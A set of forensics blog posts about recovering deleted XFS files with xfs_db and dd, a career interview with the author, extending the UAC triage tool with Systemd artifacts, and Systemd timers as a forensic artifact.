Recovering Deleted Files in XFS

In my earlier write-ups on XFS, I noted that when a file is deleted:

  • The inode address is often still visible in the deleted directory entry
  • The extent structures in the inode are not zeroed

This combination of factors should make it straightforward to recover deleted files. Let’s see if we can document this recovery process, shall we?

For this example, I created a directory containing 100 JPEG images and then deleted 10 images from the directory:

We will be attempting to recover the 0010.jpg file. I have included the file checksum and output of the file command in the screenshot above for future reference.

Examining the Directory

I will use xfs_db to dump the directory file. But first I need to know the device that contains the file system and the inode number of our test directory:

LAB# mount /images
mount: /images: /dev/sdb1 already mounted on /images.
LAB# ls -id /images/testdir/
171 /images/testdir/
LAB# xfs_db -r /dev/sdb1
xfs_db> inode 171
xfs_db> print
core.magic = 0x494e
[... snip ...]
v3.crtime.sec = Sun Jun 23 12:43:20 2024
v3.crtime.nsec = 240281066
v3.inumber = 171
v3.uuid = 82396b5c-3a48-46e9-b3fa-fbed705313b0
v3.reflink = 0
v3.cowextsz = 0
u3.bmx[0] = [startoff,startblock,blockcount,extentflag]
0:[0,2315557,1,0]

The directory file occupies a single block at address 2315557. We can use xfs_db to dump the contents of that block. Viewing the block as a directory isn’t all that helpful, though we can see the area of deleted directory entries in the output:

xfs_db> fsblock 2315557
xfs_db> type dir3
xfs_db> print
bhdr.hdr.magic = 0x58444233
[... snip ... ]
bu[10].namelen = 8
bu[10].name = "0009.jpg"
bu[10].filetype = 1
bu[10].tag = 0x120
bu[11].freetag = 0xffff
bu[11].length = 0xf0
bu[11].filetype = 1
bu[11].tag = 0x138
bu[12].inumber = 20049168
bu[12].namelen = 8
bu[12].name = "0020.jpg"
bu[12].filetype = 1
bu[12].tag = 0x228
bu[13].inumber = 20049169
bu[13].namelen = 8
bu[13].name = "0021.jpg"
[... snip ...]

Array entry 11 shows the 0xffff marker that denotes the beginning of one or more deleted directory entries, and then we have the two-byte length value (0x00f0 or 240 bytes) of the length of that section.

But to see the actual contents of that region, we will need to get a hex dump view:

At offset 0x138 you can see the “ff ff” marking the start of the deleted entries and the “00 f0” length value. These four bytes overwrite the upper four bytes of the inode address of the 0010.jpg file, but the lower four bytes are still visible: “01 31 ed 06“.

Recall from my previous XFS write-ups that while XFS uses 64-bit addresses, the block and inode addresses are variable length and rarely occupy the entire 64-bit address space. The inode address length is based on the number of blocks in each allocation group, and the number of bits necessary to represent that many blocks. This is the agblklog value in the superblock:

xfs_db> sb 0
xfs_db> print agblklog
agblklog = 24

24 bits are required for the relative block offset in the AG. We need three additional bits to index the inode within the block– 27 bits in total. Everything above these 27 bits is the AG number, but assuming the default of four AGs per file system, the AG number only occupies two more bits. The inode address should fit in 29 bits, and so the inode residue we are seeing in the directory entry should be the entire original inode address. You can confirm this by looking at the deleted directory entries that follow the deleted 0010.jpg file— their upper 32 bits are untouched and they show all zeroes in the upper bits.

Examining the Inode

We have some confidence that the inode of the deleted 0010.jpg file is 0x0131ed06. We can use xfs_db to examine this inode. The normal output from xfs_db shows us that the file is empty and there are no extents:

xfs_db> inode 0x0131ed06
xfs_db> print
core.magic = 0x494e
[... snip ...]
core.size = 0
core.nblocks = 0
core.extsize = 0
core.nextents = 0
core.naextents = 0
[... snip ...]


However, viewing a hexdump of the inode shows the original extent structures:

The extents start at offset 0x0b0, immediately following the “inode core” region. Extents structures are 128 bits in length, so each line in the standard hexdump output format represents a single extent.

Recognizing that the standard, non-byte-aligned XFS extent structures are difficult to decode, I developed a small script called xfs-extents.sh that reads the extent structures from an inode and outputs dd commands that should dump the blocks specified in the extent. Simply provide the device name and the inode number:

LAB# xfs-extents.sh /dev/sdb1 0x0131ed06
(offset 0) -- dd if=/dev/sdb1 bs=4096 skip=$((0 * 12206976 + 2507998)) count=8
LAB# dd if=/dev/sdb1 bs=4096 skip=$((0 * 12206976 + 2507998)) count=8 >/tmp/recovered-0010.jpg
8+0 records in
8+0 records out
32768 bytes (33 kB, 32 KiB) copied, 0.00100727 s, 32.5 MB/s
LAB# file /tmp/recovered-0010.jpg
/tmp/recovered-0010.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 99x98, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=0], comment: "Created with GIMP", baseline, precision 8, 312x406, components 3
LAB# md5sum /tmp/recovered-0010.jpg
637ad57a1e494b2c521b959de6a1995e  /tmp/recovered-0010.jpg

The careful reader will note that the MD5 checksum on the recovered file does not match the checksum of the original file. This is due to the fact that the recovered file includes the null-filled slack space at the end of the final block that was ignored in the original checksum calculations. Unfortunately the original file size in the inode is zeroed when the file is deleted, so we have no idea of the exact length of the original file. All we can do is recover the entire block run of the file, including the slack space. We should still be able to view the original image in this case, even with the extra nulls tacked on to the end of the file.

Extra Credit Math Problem

With the help of xfs_db and my little shell script, we were able to recover the deleted file. However, retrieving the inode from the deleted directory entry was facilitated by the fact that the inode address was less than 32 bits long. So even though the upper 32 bits of the 64 address space was overwritten, we could still see the original inode number.

Since the length of the inode address is based on the number of blocks per AG, the question becomes how large the file system has to grow before the inode address, including the AG number in the upper bits, becomes longer than 32 bits? Once this happens, recovering the original inode address from deleted directory entries becomes problematic– at least for the first entry in a region of deleted directory entries. Remember from our example above the full 64-bit address space of the second and later deleted entries in the chunk are fully visible.

We need two bits to represent the AG number in a typical XFS file system, and three bits to represent the inode offset in the block. That leaves 27 of 32 bits for the relative block offset in the AG. So the maximum AG size is 2**28 – 1 or 268,435,455 blocks. Assuming the standard 4K block size, that’s 1024 gigabytes per AG, or a 4TB file system.

What if we were willing to sacrifice the upper two bits of AG number? After all, even if the AG number were overwritten, we could still try to find our deleted file simply by checking the relative inode address in each of the AGs until we find the file we’re looking for. With an extra two bits of room for the relative block offset, each AG could now be four times larger allowing us to have up to a 16TB file system before the relative inode address was larger than 32 bits.

“You Caught Me In An Introspective Moment”

I recently was given a survey to fill out by an organization I do training for. I suppose it’s a pretty predictable set of questions about who I am and how I got into the industry, and advice I have for people who are just starting out. But it caught me at just the right moment and I ended up going into some depth. So if you’re looking for a bit more about me and my journey, and maybe a little bit of life advice, read on!

What is your Name and Title?

My name is Hal Pomeranz, and I’m a “lone eagle”– an independent consultant running my own business.

Titles are a little weird when you are a one-man shop like I am. Officially I’m “President”, “CEO”, and a host of other titles. But it seems a bit grandiose to claim to be CEO of just little old me. “Consultant” or “Principal Consultant” seems a bit closer to the truth.

Tell me about what you do in that occupation?

They always say that running your own business is like working two jobs. The boring part of my business is the “business stuff”—contracts, invoicing, collections, taxes, insurance, etc. Frankly I try to automate or outsource as much of that nonsense as possible.

As far as technical work, my current practice is centered around Digital Forensics and Incident response—helping companies that have had a security incident figure out what happened and get fully operational again. But there are many different aspects to that general description. For example, right now I’m helping one of my clients proactively improve their detection capability to help spot incidents as early as possible.

I also create and teach training courses to help people learn to do some of what I do.

I’ve been diversifying my practice by taking on occasional Expert Witness work, acting as a technical expert and weighing in with my opinion on various court matters. Many of these cases have centered around tech support scams that target unsophisticated computer users—particularly the elderly.

Do you have any certifications or degrees?

I have a Bachelors in Math with a minor in Computer Science. I tried going back to grad school for my Masters at one point, but working in the industry was so much more fun!

I earned a raft of SANS/GIAC certifications because they had a policy that you had to be certified in any class you taught for them—including incidentally the course that I authored.

How do certifications help you out in the industry?

I’ve been working in IT for almost forty years at this point, so for me personally my experience counts for much more than any certification. But when you are first starting out, I understand the feeling that having certifications can help you pass through HR filters and generally make you stand out from your peers.

If you will forgive a bit of editorializing, I generally consider certifications to be a tax on our industry. The difficulty is that many employers lack the in-house expertise to differentiate qualified from unqualified candidates. They fall back on certifications as a CYA maneuver, “Well it’s a shame that candidate didn’t work out, but we did our due diligence and made sure they had the correct certifications.” I don’t know how to solve this problem.

Why did you choose these certs and degrees?

I was interested in computers from a very young age, but when I went to college in the mid-1980s, Computer Science was still not widely available as a major outside of pure tech schools. I went to college fully intending to study Electrical Engineering, which was one path into Computer Science. Then I found out that EE was a five-year degree program with essentially no room for electives. I decided a Math degree would be easier. My first college math class was Discrete Mathematics and that experience made me realize that an Applied Math degree supplemented with as many CS classes as I could take was pretty much exactly what I wanted to do.

What got you interested in IT/Cybersecurity?

I was always fascinated by computers. When I was 11 years old, I bought a used TRS-80 from a friend of the family using my paper route money. Just before I started high school, I bought one of the original IBM PCs—again with money I’d saved up from delivering newspapers.

Where did that interest in computers start? I’m not sure, but I can remember a couple of formative episodes. In the 1970s, I can remember my dad bringing home a (briefcase-sized) portable terminal, complete with acoustic coupler modem. I remember being blown away by the idea that you could just plop down near a phone and interact with computers all over the world. I also had a friend with a much older sister who married a guy who did IT consulting for a living. This guy had all the cool toys and lived a very nice lifestyle. That seemed like a great deal to me.

What was your first IT job?

By the time I got to college, I had enough PC experience that I got a work-study job doing tech support for the administrative departments at our school. I guess this was the first in a long line of IT support jobs.

Just before I arrived at school, the nascent Computer Science Program (not its own Department yet!) had received a grant to purchase a network of engineering workstations. The head of the program, in a moment of pure inspiration, decided to go with Sun Microsystems computers. But he didn’t have time to manage the network in addition to his teaching responsibilities. He drafted interested students to be System and Network Admins for our small network.

I was a user on that network and fascinated with the computer games of the time—Rogue, Nethack, XConq, and so on. I regularly maxed my disk quota installing these games in my home directory. The student admins got frustrated with this behavior and told me, “Here’s the root password. Install those games where everybody can use them!” The rest, as they say, is history. I spent my last three years at a very theoretical liberal arts college getting a vocational education in Unix System and Network Administration.

Towards the end of my senior year in college I knew that I did not want to head directly to grad school. I had been sending out resumes to local organizations that were using Sun computers—which I figured out by looking at the UUCP maps of the time—but was not getting much response. Then one day the phone rang in the CS lab. It was a recruiter looking to fill a Sun Admin role at AT&T Bell Labs. I interviewed and got the job, which was something of a miracle when I think back on some of the cringeworthy answers I gave during the interview!

What was your first cybersecurity job?

I was hired at AT&T Bell Labs Holmdel as a junior Sun System Administrator. The Labs at the time were engaged in the process of moving from mainframe Unix systems to distributed networks of primarily Sun systems. But my boss was also a big wheel in the internal Bell Labs computer security team, having caught an attacker who was abusing the AT&T long distance networks for many months. She saw that I had an interest in computer security and became an important mentor. Through her I got to meet Bell Labs infosec luminaries like Bill Cheswick and Steve Bellovin. Though I’ve had lots of different job titles over the years, all of my work since then has had at least some infosec component.

What advice would you have for someone who is looking to start a career in Information Technology?

Start by recognizing that there is no “ideal path”. Some of the best people in our industry got here by very roundabout paths. And despite what you might hear, they weren’t always “passionate” about computers or information security.

Get as broad an education as possible—and not just in STEM! I deliberately chose to go to a liberal arts school because I wanted to study many things besides science and engineering. And the perspectives I gained through that broad education have very much informed my technical career. And just maybe helped me avoid some of the burnout that is so prevalent in our industry.

Recognize that the technology you are training on today will not be around for your entire career. When I was going through school, CS classes were taught in the Pascal programming language! Learn fundamental concepts that you can apply to any technology—networking, routing, algorithms, data structures, cryptography, the “CIA triad” and so on. A long career in infosec is based on a broad knowledge of technology.

What might be some challenges or obstacles someone might face as they look at starting their career?

Standing out from the crowd seems to be the biggest problem for people starting out these days. There are a lot of folks who heard they can make a good living at computers and information security and there seem to be too many candidates vying for too few junior positions.

    Research and blogging seem to me the best path for getting noticed. While your peers are flogging their guts out for the latest certifications, maybe you could be spending your time doing original research and documenting your findings. The availability of free virtualization means it’s never been easier to create your own personal lab environment.

    A well-written blog shows interest and passion for the subject. It demonstrates your technical capabilities. And it also demonstrates your communication skills, which are becoming only more valuable in our industry.

    What challenges have you faced in your career?

    Simply having a career through multiple decades has been a challenge in and of itself. I’ve persevered through multiple recessions and various industry catastrophes. My key there has been diversification. I’ve been a system admin, a network admin, a security admin, a DBA, a network architect, a developer, a forensic analyst, an incident responder, an expert witness, a trainer and course author, a technical editor and author, and who knows what else. The best piece of advice I ever got was, “Learn one big new thing every year.” If you can do that, you will always find a way to be in demand.

    On a personal level, many of the challenges have been learning to get out of my own way. Being open to learning and understanding that I was not always the smartest person in the room. Understanding the perspectives of my customers and putting their needs ahead of what I thought was “right” from my narrow perspective. Realizing that process and documentation (if done properly!) actually make things better rather than just being a drag. And frankly just trying to be less of an asshole to everybody I interact with.

    What do you think are the most important non-technical skills for a student to learn?

    Communication skills are number one. Pick a subject that you know very well. Can you succinctly document your knowledge so that somebody new to the subject can understand at least the basic concepts? Now can you explain that subject 1-on-1 with another person? Can you explain it to a room full of people?

    How do you “think like a hacker?”

    From my perspective, this mindset is all about anticipating failure. When you’re a system and network admin, you begin to learn what architectures work and which ones don’t work. You learn where the points of failure tend to occur. Eventually this becomes a bit of a “sixth sense” that you internalize without even thinking about it.

    The hacker mindset is the same. What if this were to fail catastrophically? What could cause that to happen? Could I cause that to happen? How could I leverage that?

    What advice do you have to avoid burnout?

    I do believe in the usual advice. Have interests outside of computers and technology. Remember that you work so that you can live, not the other way around. Never be afraid to say, “No.” Take time off—and by that I mean real time off where you are not worrying about your job and day-to-day responsibilities.

    But this advice comes from a place of extreme privilege. Many of you are out there struggling to afford your lives, working in a corrosive job environment, and fighting battles that may be hard for others to understand. I see you.

    It is the responsibility for all of us with privilege to address some of the fundamental inequities in our society. Do whatever you can to make the world better for everybody. And I find that helping others works to combat burnout as well!

    What advice do you have about imposter syndrome?

    Every day in real life and on social media you are confronted with people who seem to be so much more confident and knowledgeable than you. But remember that you are only seeing at most 10% of who that person really is. Sure, if you compare 100% of you to the best 10% of every person you meet, you’re going to end up feeling not so good about yourself. But once you get to know these people, you realize that they have their own insecurities and “blind spots” just like you.

    Get comfortable with the idea that while you can never know everything, you do know something and that something has value. And you can share that thing you know with other people. And they can share what they know with you and others. And we can all get better.

    Why did you become a teacher?

    I grew up in a very welcoming technical community and was fortunate to be mentored by a great number of people—some well-known, some not. There was an understanding that when I reached a level of expertise that I would “pay it forward” by teaching the next generation. I take that very seriously.

    I was also fortunate to come of age in a time when large IT staffs were common. You would start work as a junior member of the team and receive on the job training from the senior admins. These days it seems like very small or even one person IT shops are the norm. You can’t learn everything from Google and Stack Overflow! Teaching and writing are my way of trying to provide that mentorship that I received in the early stages of my career.

    Is there a moment in your career that shaped your approach to teaching?

    I can remember watching Bill Cheswick present at one of the first USENIX conferences I attended. Bill was commanding the room with his knowledge while decked out in an Aloha shirt, cargo shorts, and Birkenstocks. And I realized that training didn’t have to be stuffy and academic. That was a powerful moment that’s stuck with me as I train others.

    Do you feel that teaching has made you more knowledgeable?

    You never learn a subject so thoroughly as when you need to teach it to somebody else. Creating course material and teaching have increased my understanding of technology in ways I never expected. And I learn things from my students every time I teach!

    I hear people saying, “But I’m not an expert! Nobody wants to listen to me teach!” Nonsense! Expertise is a subjective marker and many people underrate their abilities. Start teaching even before you think you’re ready. Watch how your understanding grows rapidly.

    Working With UAC

    In my last blog post, I covered Systemd timers and some of the forensic artifacts associated with them. I’m also a fan of Thiago Canozzo Lahr’s UAC tool for collecting artifacts during incident response. So I wanted to add the Systemd timer artifacts covered in my blog post to UAC. And it occurred to me that others might be interested in seeing how to modify UAC to add new artifacts for their own purposes.

    UAC is a module-driven tool for collecting artifacts from Unix-like systems (including Macs). The user specifies a profile file containing the list of artifacts they want to collect and an output directory where that collection should occur. Individual artifacts may be added to or excluded from the list of artifacts in the profile file using individual command line arguments.

    A typical UAC command might look like:

    ./uac -p ir_triage -a memory_dump/avml.yaml /root

    Here we are selecting the standard ir_triage profile included with UAC (“-p ir_triage“) and adding a memory dump (“-a memory_dump/avml.yaml“) to the list of artifacts to be collected. Output will be collected in the /root directory.

    UAC’s configuration files are simple YAML configuration files and can be easily customized and modified to fit your needs. Adding new artifacts usually means adding a few lines to existing configuration files, or rarely creating a new configuration module from scratch. I’m going to walk through a few examples, including showing you how I added the Systemd timer artifacts to UAC.

    Before we get started, let’s go ahead and check out the latest version from Thiago’s Github:

    $ git clone https://github.com/tclahr/uac.git
    Cloning into 'uac'...
    remote: Enumerating objects: 5184, done.
    remote: Counting objects: 100% (943/943), done.
    remote: Compressing objects: 100% (284/284), done.
    remote: Total 5184 (delta 661), reused 857 (delta 630), pack-reused 4241
    Receiving objects: 100% (5184/5184), 32.29 MiB | 26.11 MiB/s, done.
    Resolving deltas: 100% (3481/3481), done.
    $ cd uac
    $ ls
    artifacts bin CHANGELOG.md CODE_OF_CONDUCT.md config CONTRIBUTING.md DCO-1.1.txt lib LICENSE LICENSES.md MAINTAINERS.md profiles README.md tools uac

    The profiles directory contains the YAML formated profile files, including the ir_triage.yaml profile I referenced in my sample UAC command above:

    $ ls profiles/
    full.yaml  ir_triage.yaml  offline.yaml

    The artifacts directory is an entire hierarchy of dozens of YAML files describing how to collect artifacts:

    $ ls artifacts/
    bodyfile  chkrootkit  files  hash_executables  live_response  memory_dump
    $ ls artifacts/memory_dump/
    avml.yaml  process_memory_sections_strings.yaml  process_memory_strings.yaml

    Modifying Profiles

    While the default profiles that come with UAC are excellent starting points, you will often find yourself needing to tweak the list of artifacts you wish to collect. This can be done with the “-a” command line argument as noted above. But if you find yourself collecting the same custom list of artifacts over and over, it becomes easier to create your own profile file with your specific list of desired artifacts.

    For example, let’s suppose were were satisfied with the basic list of artifacts in the ir_triage profile, but wanted to make sure we always tried to collect a memory image. Rather than adding “-a memory_dump/avml.yaml” to every UAC command, we could create a modified version of the ir_triage profile that simply includes this artifact.

    First make a copy of the ir_triage profile under a new name:

    $ cp profiles/ir_triage.yaml profiles/ir_triage_memory.yaml

    Now edit the ir_triage_memory.yaml file and make the changes shown below in bold:

    name: ir_triage_memory
    description: Incident response triage collection.
    artifacts:
      - memory_dump/avml.yaml
      - live_response/process/ps.yaml
      - live_response/process/lsof.yaml
      - live_response/process/top.yaml
      - live_response/process/procfs_information.yaml
    [... snip ...]

    You can see where we added the “memory_dump/avml.yaml” artifact right at the top of the list of artifacts to collect. It is also extremely important to modify the “name:” line at the top of the file so that this name matches the name of the YAML file for the profile (without the “.yaml” extension). UAC will exit with an error if the “name:” line doesn’t match the base name of the profile file you are trying to use.

    Now that we have our new profile file, we can invoke it as “./uac -p ir_triage_memory /root“.

    Adding Artifacts

    To add specific artifacts, you will need to get into the YAML files under the “artifacts” directory. In my previous blog posting, I suggested collecting the output of “systemctl list-timers --all” and “systemctl status *.timers“. You’ll often be surprised to find that UAC is already collecting the artifact you are looking for:

    $ grep -rl systemctl artifacts
    artifacts/live_response/system/systemctl.yaml

    Here is the original systemctl.yaml file:

    version: 1.0
    artifacts:
      -
        description: Display all systemd system units.
        supported_os: [linux]
        collector: command
        command: systemctl list-units
        output_file: systemctl_list-units.txt
      -
        description: Display timer units currently in memory, ordered by the time they elapse next.
        supported_os: [linux]
        collector: command
        command: systemctl list-timers --all
        output_file: systemctl_list-timers_--all.txt
      -
        description: Display unit files installed on the system, in combination with their enablement state (as reported by is-enabled).
        supported_os: [linux]
        collector: command
        command: systemctl list-unit-files
        output_file: systemctl_list-unit-files.txt

    It looks like “systemctl list-timers --all” is already being collected. Following the pattern of the other entries, it’s easy to add in the configuration to collect “systemctl status *.timers“:

    version: 1.1
    artifacts:
      -
        description: Display all systemd system units.
        supported_os: [linux]
        collector: command
        command: systemctl list-units
        output_file: systemctl_list-units.txt
      -
        description: Display timer units currently in memory, ordered by the time they elapse next.
        supported_os: [linux]
        collector: command
        command: systemctl list-timers --all
        output_file: systemctl_list-timers_--all.txt
      -
        description: Get status from all timers, including logs
        supported_os: [linux]
        collector: command
        command: systemctl status *.timer
        output_file: systemctl_status_timer.txt
      -
        description: Display unit files installed on the system, in combination with their enablement state (as reported by is-enabled).
        supported_os: [linux]
        collector: command
        command: systemctl list-unit-files
        output_file: systemctl_list-unit-files.txt

    Note that I was careful to update the “version:” line at the top of the file to reflect the fact that the file was changing.

    As far as the various file artifacts we need to collect, I discovered that artifacts/files/system/systemd.yaml was already collecting many of the files we want:

    version: 2.0
    artifacts:
      -
        description: Collect systemd configuration files.
        supported_os: [linux]
        collector: file
        path: /lib/systemd/system
        ignore_date_range: true
      -
        description: Collect systemd configuration files.
        supported_os: [linux]
        collector: file
        path: /usr/lib/systemd/system
        ignore_date_range: true
      -
        description: Collect systemd sessions files.
        supported_os: [linux]
        collector: file
        path: /run/systemd/sessions
        file_type: f
      -
        description: Collect systemd scope and transient timer files.
        supported_os: [linux]
        collector: file
        path: /run/systemd/transient
        name_pattern: ["*.scope"]

    I just needed to add some configuration to collect transient timer files and per-user configuration files:

    version: 2.1
    artifacts:
      -
        description: Collect systemd configuration files.
        supported_os: [linux]
        collector: file
        path: /lib/systemd/system
        ignore_date_range: true
      -
        description: Collect systemd configuration files.
        supported_os: [linux]
        collector: file
        path: /usr/lib/systemd/system
        ignore_date_range: true
      -
        description: Collect systemd sessions files.
        supported_os: [linux]
        collector: file
        path: /run/systemd/sessions
        file_type: f
      -
        description: Collect systemd scope and transient timer files.
        supported_os: [linux]
        collector: file
        path: /run/systemd/transient
        name_pattern: ["*.scope", "*.timer", "*.service"]
      -
        description: Collect systemd per-user transient timers.
        supported_os: [linux]
        collector: file
        path: /run/user/*/systemd/transient
        name_pattern: ["*.timer", "*.service"]
      -
        description: Collect systemd per-user configuration.
        supported_os: [linux]
        collector: file
        path: /%user_home%/.config/systemd

    The full UAC configuration syntax is documented in the UAC documentation.

    But what if I made a mistake in my syntax? Happily, UAC includes a “--validate-artifacts-file” switch to check for errors:

    $ ./uac --validate-artifacts-file ./artifacts/live_response/system/systemctl.yaml
    uac: artifacts file './artifacts/live_response/system/systemctl.yaml' successfully validated.
    $ ./uac --validate-artifacts-file ./artifacts/files/system/systemd.yaml
    uac: artifacts file './artifacts/files/system/systemd.yaml' successfully validated.

    In this case my changes only involved modifying existing artifacts files. If I had found it necessary to create new YAML files I would have also needed to add those new artifact files to my preferred UAC profile.

    Sharing is Caring

    If you add new artifacts to your local copy of UAC, please consider contributing them back to the project. The process for submitting a pull request is documented in the CONTRIBUTING.md document.

    Systemd Timers

    You know what Linux needs? Another task scheduling system!

    said nobody ever

    Important Artifacts

    Command output:

    • systemctl list-timers --all
    • systemctl status *.timers

    File locations:

    • /usr/lib/systemd/system/*.{timer,service}
    • /etc/systemd/system
    • $HOME/.config/systemd
    • [/var]/run/systemd/transient/*.{timer,service}
    • [/var]/run/user/*/systemd/transient/*.{timer,service}

    Also Syslog logs sent to LOG_CRON facility.

    The Basics

    If you’ve been busy trying to get actual work done on your Linux systems, you may have missed the fact that Systemd continues its ongoing scope creep and has added timers. Systemd timers are a new task scheduling system that provide similar functionality to the existing cron (Vixie cron and anacron) and atd systems in Linux. And so this creates another mechanism that attackers can leverage for malware activation and persistence.

    Systemd timers provide both ongoing scheduled tasks similar to cron jobs (what the Systemd documentation calls realtime timers) as well as one-shot scheduled tasks (monotomic timers) that are similar to atd style jobs. Standard Systemd timers are configured via two files: a *.timer file and a *.service file. These files must live in standard Systemd configuration directories like /usr/lib/systemd/system or /etc/systemd/system.

    The *.timer file generally contains information about when and how the scheduled task will run. Here’s an example from the logrotate.timer file on my local Debian system:

    [Unit]
    Description=Daily rotation of log files
    Documentation=man:logrotate(8) man:logrotate.conf(5)
    
    [Timer]
    OnCalendar=daily
    AccuracySec=1h
    Persistent=true
    
    [Install]
    WantedBy=timers.target

    This timer is configured to run daily within a one hour (AccuracySec=1h) random time window that Systemd deems is the most efficient time. Persistent=true means that the last time the timer ran will be tracked on disk. If the system sleeps during a period when this timer should have been activated, then the timer will run immediately on system wakeup. This is similar functionality to the traditional Anacron system in Linux.

    The *.timer file may include a Unit= directive that specifies a *.service file to execute when the timer must run. However, as in this case, most *.timer files leave out the Unit= directive, which means that the timer will activate the corresponding logrotate.service file. The *.service file configures the program(s) the timer executes and other job parameters and security settings. Here’s the logrotate.service file from my Debian machine:

    [Unit]
    Description=Rotate log files
    Documentation=man:logrotate(8) man:logrotate.conf(5)
    RequiresMountsFor=/var/log
    ConditionACPower=true
    
    [Service]
    Type=oneshot
    ExecStart=/usr/sbin/logrotate /etc/logrotate.conf
    
    # performance options
    Nice=19
    IOSchedulingClass=best-effort
    IOSchedulingPriority=7
    
    # hardening options
    #  details: https://www.freedesktop.org/software/systemd/man/systemd.exec.html
    #  no ProtectHome for userdir logs
    #  no PrivateNetwork for mail deliviery
    #  no NoNewPrivileges for third party rotate scripts
    #  no RestrictSUIDSGID for creating setgid directories
    LockPersonality=true
    MemoryDenyWriteExecute=true
    PrivateDevices=true
    PrivateTmp=true
    ProtectClock=true
    ProtectControlGroups=true
    ProtectHostname=true
    ProtectKernelLogs=true
    ProtectKernelModules=true
    ProtectKernelTunables=true
    ProtectSystem=full
    RestrictNamespaces=true
    RestrictRealtime=true

    Timers can be activated using the typical systemctl command line interface:

    # systemctl enable logrotate.timer
    Created symlink /etc/systemd/system/timers.target.wants/logrotate.timer → /lib/systemd/system/logrotate.timer.
    # systemctl start logrotate.timer

    systemctl enable ensures the timer will be reactivated across reboots while systemctl start ensures that the timer is started in the current OS session.

    You can get a list of all timers configured on the system (active or not) with systemctl list-timers --all:

    # systemctl list-timers --all
    NEXT LEFT LAST PASSED UNIT ACTIVATES
    Sun 2024-05-05 18:33:46 UTC 1h 1min left Sun 2024-05-05 17:30:29 UTC 1min 58s ago anacron.timer anacron.service
    Sun 2024-05-05 19:50:01 UTC 2h 17min left Sun 2024-05-05 16:37:36 UTC 54min ago apt-daily.timer apt-daily.service
    Mon 2024-05-06 00:00:00 UTC 6h left Sun 2024-05-05 16:37:36 UTC 54min ago exim4-base.timer exim4-base.service
    Mon 2024-05-06 00:00:00 UTC 6h left Sun 2024-05-05 16:37:36 UTC 54min ago logrotate.timer logrotate.service
    Mon 2024-05-06 00:00:00 UTC 6h left Sun 2024-05-05 16:37:36 UTC 54min ago man-db.timer man-db.service
    Mon 2024-05-06 00:17:20 UTC 6h left Sun 2024-05-05 16:37:36 UTC 54min ago fwupd-refresh.timer fwupd-refresh.service
    Mon 2024-05-06 01:13:52 UTC 7h left Sun 2024-05-05 16:37:36 UTC 54min ago fstrim.timer fstrim.service
    Mon 2024-05-06 03:23:47 UTC 9h left Fri 2024-04-19 00:59:27 UTC 2 weeks 2 days ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
    Mon 2024-05-06 06:02:06 UTC 12h left Sun 2024-05-05 16:37:36 UTC 54min ago apt-daily-upgrade.timer apt-daily-upgrade.service
    Sun 2024-05-12 03:10:20 UTC 6 days left Sun 2024-05-05 16:37:36 UTC 54min ago e2scrub_all.timer e2scrub_all.service

    10 timers listed.

    systemctl status can give you details about a specific timer, including the full path to where the *.timer file lives and any related log output:

    # systemctl status logrotate.timer
    ● logrotate.timer - Daily rotation of log files
         Loaded: loaded (/lib/systemd/system/logrotate.timer; enabled; vendor preset: enabled)
         Active: active (waiting) since Thu 2024-04-18 00:44:25 UTC; 2 weeks 3 days ago
        Trigger: Mon 2024-05-06 00:00:00 UTC; 6h left
       Triggers: ● logrotate.service
           Docs: man:logrotate(8)
                 man:logrotate.conf(5)
    
    Apr 18 00:44:25 LAB systemd[1]: Started Daily rotation of log files.

